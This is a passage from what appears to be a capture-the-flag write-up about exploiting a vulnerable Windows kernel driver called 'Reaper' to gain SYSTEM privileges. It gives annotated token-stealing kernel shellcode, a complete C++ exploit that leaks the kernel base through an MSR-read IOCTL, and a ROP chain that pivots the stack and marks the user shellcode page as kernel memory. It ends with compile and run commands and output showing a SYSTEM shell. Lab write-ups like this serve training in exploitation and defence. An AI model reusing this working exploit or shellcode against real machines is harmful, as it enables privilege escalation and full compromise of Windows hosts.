 - MiG
 - MiGetPteAddress
 - MiGetPteFromCopyList
 - MiGetPteMappingSet

Filter: MiGetPt

Offset	Hex	Instruction	Comment
1403412a4	48 c1 e9 09	SHR	RCX, 0x9
1403412a8	48 b8 f8 ff ff ff ff	MOV	RAX, 0x7fffffff8
1403412b2	48 23 c8	AND	RCX, RAX
1403412b5	48 b8 00 00 00 00	MOV	RAX, -0x9800000000
1403412bf	80 f6 ff ff	ADD	RAX, RCX
1403412c2	c3	RET	
1403412c3	cc	??	CCh
1403412c4	cc	??	CCh
1403412c5	cc	??	CCh
1403412c6	cc	??	CCh
1403412c7	cc	??	CCh
1403412c8	cc	??	CCh
1403412c9	cc	??	CCh
1403412ca	cc	??	CCh
1403412cb	cc	??	CCh
1403412cc	cc	??	CCh
1403412cd	cc	??	CCh
1403412ce	cc	??	CCh
1403412cf	cc	??	CCh

* FUNCTION

The offset is `0x3412a4`. Finally, we can talk about the shellcode that we are going to use. Since we are doing a stack pivot attack, it's extremely important that after the shellcode has been executed we return the stack to the condition it was prior to the exploit otherwise we are going to end with a BSOD. The following shellcode achieves this through the use of Trap Frames and I've found through numerous tests to be the most reliable option.

Trap Frames are used to store the registers of the current thread when an interrupt occurs, or when there is a system service call (the transfer from user mode to kernel mode). Note, each trap frame scenario stores only a subset of the registers.

```
0: 90          nop
    ; No operation (padding / alignment)

1: 90          nop
    ; No operation
```

```

2: 65 48 8b 04 25 88 01 00 00
    mov     rax, QWORD PTR gs:0x188
    ; Get current _KTHREAD pointer from KPCR (GS base)
    ; gs:[0x188] -> Current thread (KTHREAD)

b: 48 8b 80 b8 00 00 00
    mov     rax, QWORD PTR [rax+0xb8]
    ; rax = current process (_EPROCESS)
    ; KTHREAD + 0xb8 -> ApcState.Process

12: 49 89 c0
    mov     r8, rax
    ; r8 = current EPROCESS (save pointer)

15: 4d 8b 80 48 04 00 00
    mov     r8, QWORD PTR [r8+0x448]
    ; r8 = ActiveProcessLinks.Flink (next process in list)

1c: 49 81 e8 48 04 00 00
    sub     r8, 0x448
    ; Convert LIST_ENTRY back to containing EPROCESS
    ; (container_of trick)

23: 4d 8b 88 40 04 00 00
    mov     r9, QWORD PTR [r8+0x440]
    ; r9 = UniqueProcessId (PID)

2a: 49 83 f9 04
    cmp     r9, 0x4
    ; Compare PID with 4 (SYSTEM process)

2e: 75 e5
    jne     0x15
    ; If not SYSTEM, continue traversing process list

30: 49 8b 88 b8 04 00 00
    mov     rcx, QWORD PTR [r8+0x4b8]
    ; rcx = SYSTEM process token

37: 80 e1 f0
    and     cl, 0xf0
    ; Clear low bits (token privileges / ref count bits)

3a: 48 89 88 b8 04 00 00
    mov     QWORD PTR [rax+0x4b8], rcx
    ; Replace current process token with SYSTEM token
    ; -> privilege escalation

41: 65 48 8b 04 25 88 01 00 00
    mov     rax, QWORD PTR gs:0x188
    ; Reload current KTHREAD

4a: 66 8b 88 e4 01 00 00
    mov     cx, WORD PTR [rax+0x1e4]
    ; Load KernelApcDisable

51: 66 ff c1
    inc     cx

```

```

; Increment it (re-enable APCs)

54: 66 89 88 e4 01 00 00
    mov     WORD PTR [rax+0x1e4], cx
; Store updated APC disable count

5b: 48 8b 90 90 00 00 00
    mov     rdx, QWORD PTR [rax+0x90]
; rdx = TrapFrame pointer

62: 48 8b 8a 68 01 00 00
    mov     rcx, QWORD PTR [rdx+0x168]
; Restore user RCX (return RIP for sysret)

69: 4c 8b 9a 78 01 00 00
    mov     r11, QWORD PTR [rdx+0x178]
; Restore R11 (saved RFLAGS)

70: 48 8b a2 80 01 00 00
    mov     rsp, QWORD PTR [rdx+0x180]
; Restore user RSP (stack pointer)

77: 48 8b aa 58 01 00 00
    mov     rbp, QWORD PTR [rdx+0x158]
; Restore RBP

7e: 31 c0
    xor     eax, eax
; Set return value = 0 (STATUS_SUCCESS)

80: 0f 01 f8
    swapgs
; Switch GS base back to user-mode GS
; (restore user GS from kernel GS)

83: 48 0f 07
    sysretq
; Return from kernel to user mode

```

Now, let's recap the full approach we are going to take to exploit this kernel module.

- First of all, we are going to leak the current address of the `KiSystemCall64()` function which is stored on the `ISTAR` register.
- We are going to calculate the current position using the known base of `0x442e0`.
- Then, we are going to store our shellcode to a user space memory section.
- We will build a ROP chain that will mark the page on which the shellcode is written as a `kernel` page and flush cache contents to force refresh the permissions of the modified page.
- Return to our shellcode and execute it in `kernel` mode.

For all the gadgets that were used in the exploit we used ropper in exact the same way as before.

The final payload is the following:

```

#include <stdio.h>
#include <windows.h>

```

```

#include <psapi.h>

typedef ULONGLONG QWORD;
typedef QWORD* PQWORD;

#define SystemHandleInformation 0x10
#define SystemHandleInformationSize 1024 * 1024 * 2

using fNtQuerySystemInformation = NTSTATUS(WINAPI*)(
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO
{
    USHORT UniqueProcessId;
    USHORT CreatorBackTraceIndex;
    UCHAR ObjectTypeIndex;
    UCHAR HandleAttributes;
    USHORT HandleValue;
    PVOID Object;
    ULONG GrantedAccess;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO, * PSYSTEM_HANDLE_TABLE_ENTRY_INFO;

typedef struct _SYSTEM_HANDLE_INFORMATION
{
    ULONG NumberOfHandles;
    SYSTEM_HANDLE_TABLE_ENTRY_INFO Handles[1];
} SYSTEM_HANDLE_INFORMATION, * PSYSTEM_HANDLE_INFORMATION;

QWORD getSystemEProcess() {
    ULONG returnLength = 0;
    fNtQuerySystemInformation NtQuerySystemInformation =
    (fNtQuerySystemInformation)GetProcAddress(GetModuleHandleW(L"ntdll"), "NtQuerySystemInformation");
    PSYSTEM_HANDLE_INFORMATION handleTableInformation =
    (PSYSTEM_HANDLE_INFORMATION)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
    SystemHandleInformationSize);
    NtQuerySystemInformation(SystemHandleInformation, handleTableInformation,
    SystemHandleInformationSize, &returnLength);
    SYSTEM_HANDLE_TABLE_ENTRY_INFO handleInfo =
    (SYSTEM_HANDLE_TABLE_ENTRY_INFO)handleTableInformation->Handles[0];
    return (QWORD)handleInfo.Object;
}

#define IOCTL_SET_THREAD CTL_CODE(0x8000, 0x800, METHOD_NEITHER, FILE_ANY_ACCESS)
#define IOCTL_FREE_THREAD CTL_CODE(0x8000, 0x801, METHOD_NEITHER, FILE_ANY_ACCESS)
#define IOCTL_BOOST_THREAD CTL_CODE(0x8000, 0x802, METHOD_NEITHER, FILE_ANY_ACCESS)
#define IOCTL_READ_MSR CTL_CODE(0x8000, 0x803, METHOD_NEITHER, FILE_ANY_ACCESS)
#define IOCTL_WRITE_MSR CTL_CODE(0x8000, 0x804, METHOD_NEITHER, FILE_ANY_ACCESS)

typedef void (*FunctionPointer)();

struct ThreadData {
    // 8
    int Magic; // magic value required to boost a thread, to only allow specific UI
    // 8

```

```
ULONG ThreadId; // thread to boost
// 8
int Priority; // priority to set
// 8
FunctionPointer Callback; // callback notification function
// 8
DWORD MsrReg;
// 8
void* MsrValBuf;
};

#define QWORD ULONGLONG

QWORD msrRead(DWORD reg, HANDLE hDriver) {
    DWORD bytesWritten;
    DWORD threadId = GetCurrentThreadId();
    ThreadData data;
    data.Magic = 0x6a55cc9e;
    data.ThreadId = threadId;
    data.Priority = 10;
    data.MsrReg = reg;

    LPVOID valBuffer = VirtualAlloc(NULL, 0x8, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    data.MsrValBuf = valBuffer;

    if (!DeviceIoControl(hDriver, IOCTL_SET_THREAD, &data, sizeof(data), NULL, 0, &bytesWritten,
NULL)) {
        printf("Error while using IOCTL_SET_THREAD IOCTL (%u)\n", GetLastError());
    }

    if (!DeviceIoControl(hDriver, IOCTL_READ_MSR, &data, sizeof(data), NULL, 0, &bytesWritten, NULL)) {
        printf("Error while using MSR_READ IOCTL (%u)\n", GetLastError());
    }

    return *((QWORD*)valBuffer);
}

BYTE sc[256] = {
    0x90, 0x90, 0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00, 0x48,
    0x8b, 0x80, 0xb8, 0x00, 0x00, 0x00, 0x49, 0x89, 0xc0, 0x4d,
    0x8b, 0x80, 0x48, 0x04, 0x00, 0x00, 0x49, 0x81, 0xe8, 0x48,
    0x04, 0x00, 0x00, 0x4d, 0x8b, 0x88, 0x40, 0x04, 0x00, 0x00,
    0x49, 0x83, 0xf9, 0x04, 0x75, 0xe5, 0x49, 0x8b, 0x88, 0xb8,
    0x04, 0x00, 0x00, 0x80, 0xe1, 0xf0, 0x48, 0x89, 0x88, 0xb8,
    0x04, 0x00, 0x00, 0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01,
    0x00, 0x00, 0x66, 0x8b, 0x88, 0xe4, 0x01, 0x00, 0x00, 0x66,
    0xff, 0xc1, 0x66, 0x89, 0x88, 0xe4, 0x01, 0x00, 0x00, 0x48,
    0x8b, 0x90, 0x90, 0x00, 0x00, 0x00, 0x48, 0x8b, 0x8a, 0x68,
    0x01, 0x00, 0x00, 0x4c, 0x8b, 0x9a, 0x78, 0x01, 0x00, 0x00,
    0x48, 0x8b, 0xa2, 0x80, 0x01, 0x00, 0x00, 0x48, 0x8b, 0xaa,
    0x58, 0x01, 0x00, 0x00, 0x31, 0xc0, 0x0f, 0x01, 0xf8, 0x48,
    0x0f, 0x07, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
```

```

0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0xff, 0xff
};

int main() {
    DWORD bytesWritten;
    HANDLE hDriver = CreateFileW(L"\\\\.\\Reaper", GENERIC_READ | GENERIC_WRITE, 0, NULL,
OPEN_EXISTING, 0, NULL);
    if (hDriver == INVALID_HANDLE_VALUE) {
        printf("[!] Error while creating a handle to the driver: %d\\n", GetLastError());
        exit(1);
    }
    printf("[>] Open handle to Reaper Driver\\n");

    DWORD LSTAR_BASE_OFFSET = 0x442e00;
    QWORD IA32_LSTAR = msrRead(0xC0000082, hDriver);
    printf("[*] IA32_LSTAR: %llx (nt!KiSystemCall64)\\n", IA32_LSTAR);
    QWORD ntBase = IA32_LSTAR - LSTAR_BASE_OFFSET;
    printf("[>] Nt base: %p\\n", ntBase);

    LPVOID shellcode = VirtualAlloc(NULL, 256, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    RtlCopyMemory(shellcode, sc, 256);

    QWORD STACK_PIVOT_ADDR = 0x48000000; //conf
    QWORD STACK_PIVOT_GADGET = ntBase + 0x227b40; //mov esp, 0x48000000; add esp, 0x28; ret;
    QWORD POP_RCX = ntBase + 0x209cff; //conf
    int index = 0;

    QWORD stackAddr = STACK_PIVOT_ADDR - 0x1000;
    LPVOID kernelStack = VirtualAlloc((LPVOID)stackAddr, 0x14000, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);

    if (!VirtualLock(kernelStack, 0x14000)) {
        printf("Error using VirtualLock: %d\\n", GetLastError());
    }
    else
    {
        printf("[+] VirtualAlloc, allocated address: 0x%p\\n", kernelStack);
    }

    RtlFillMemory((LPVOID)STACK_PIVOT_ADDR, 0x28, '\\x90');
    QWORD* rop = (QWORD*)((QWORD)STACK_PIVOT_ADDR + 0x28);

    *(rop + index++) = POP_RCX;
    *(rop + index++) = (QWORD)shellcode;
    *(rop + index++) = ntBase + 0x3412A4; //MiGetPteAddress
    *(rop + index++) = POP_RCX;
    *(rop + index++) = 0x63;
    *(rop + index++) = ntBase + 0x453b0f; //mov byte ptr [rax], cl; ret;
    *(rop + index++) = ntBase + 0x3936c0; //wbinvd; ret;
    *(rop + index++) = (QWORD)shellcode;

```

```

DWORD threadId = GetCurrentThreadId();
ThreadData data;
data.Magic = 0x6a55cc9e;
data.ThreadId = threadId;
data.Priority = 10;
data.Callback = (FunctionPointer)STACK_PIVOT_GADGET;

printf("[>] Setting thread\n");
if (!DeviceIoControl(hDriver, IOCTL_SET_THREAD, &data, sizeof(data), NULL, 0, &bytesWritten,
NULL)) {
    printf("Error while using SET_THREAD IOCTL (%u)\n", GetLastError());
}

printf("[>] Stack Pivot Gadget at %llx\n", STACK_PIVOT_GADGET);
printf("[>] Pop Gadget at %llx\n", POP_RCX);
printf("[>] New Stack at %llx\n", kernelStack);
system("Confirm by pressing any key");

printf("[>] Boosting thread\n");
if (!DeviceIoControl(hDriver, IOCTL_BOOST_THREAD, &data, sizeof(data), NULL, 0, &bytesWritten,
NULL)) {
    printf("Error while using SET_THREAD IOCTL (%u)\n", GetLastError());
}

printf("[>] Enjoy your shell!\n", ntBase);
system("cmd.exe");
return 0;
}

```

Now, we can compile the exploit.

```
x86_64-w64-mingw32-gcc -o priv.exe amra.cpp -lsapi
```

Finally, we can execute our exploit directly over our SMB share.

```

C:\dev>\\10.10.14.65\amra\priv.exe

'Confirm' is not recognized as an internal or external command,
operable program or batch file.
Microsoft Windows [Version 10.0.20348.4171]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.